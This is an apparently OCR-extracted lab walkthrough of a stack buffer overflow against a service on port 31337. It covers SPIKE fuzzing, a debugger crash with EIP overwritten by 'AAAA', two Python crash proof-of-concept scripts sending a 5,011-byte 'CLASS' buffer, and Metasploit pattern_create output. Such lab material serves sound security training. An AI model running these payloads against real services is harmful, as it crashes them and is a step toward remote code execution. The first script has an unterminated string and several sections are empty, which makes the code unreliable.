
Wireshark

Set up the capture to pick up all applicable traffic:



Debugger Time


Let's load up Immunity again:




Fuzzing


```
root@kali:~/fuzzer# /usr/bin/generic_send_tcp 192.168.111.154 31337 CLASS.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
```

Crash



Error
Don't know how to step because memory at address 41414141 is not readable. Try to change EIP or pass exception to program.
OK
Access violation when executing [41414141] - us
Paused



Registers (FPU)
EAX 023BF210 ASCII "CLASS /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0071785C
EDX 00000000
EBX 00000090
ESP 023BF9F0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD7000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

Locate string



The string


CLASS /.../


4 client pkts, 3 server pkts, 3 turns.
Entire conversation (5011 bytes)

Create Proof of Concept

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

Better POC

Simplified buffer

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "A" * (5011 - 11)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

Locate EIP through pattern

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

```
./pattern_create.rb -l 5100 > CLASS_pattern.txt
```

The pattern

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al
4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1
Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc
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Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2F
n3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft
0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7
Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4G
e5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk
2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9
```
